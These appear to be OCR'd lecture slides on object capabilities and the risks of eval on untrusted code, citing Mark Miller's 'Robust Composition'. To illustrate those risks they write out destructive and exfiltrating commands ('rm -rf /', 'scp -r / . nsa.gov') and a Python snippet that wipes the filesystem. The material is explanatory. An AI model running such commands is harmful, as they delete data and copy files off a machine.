


> sudo pip install pyvim  
> sudo apt-get install  
> sudo brew install

rm -rf /  
scp -r / . nsa.gov

pdf

Ctrl-C Ctrl-V from SO

download + compile/run code



Whatever the paste  
context can do

request to open/run file

mine bitcoins

webcam

make web requests

pretend to be me on FB

access other pages?

send sms / make calls

gps

make web requests

sudo service restart heart

eval(program-from-internet)

```
""" import sys
    sys.process("rm -rf /")
    import importlib
    importlib.import("sys")
```

Available to all Python code that runs

eval(program-from-internet, environment)

What are the ways to access capabilities?

1. Initially provided environment

Object  
Capabilities

2. A value can close over/get a cap.  
at creation time

Mark  
Miller

3. The creator of a value can see the  
caps that value can see

Robust  
Composition

4. Values containing caps can be passed  
around

$f(o)$





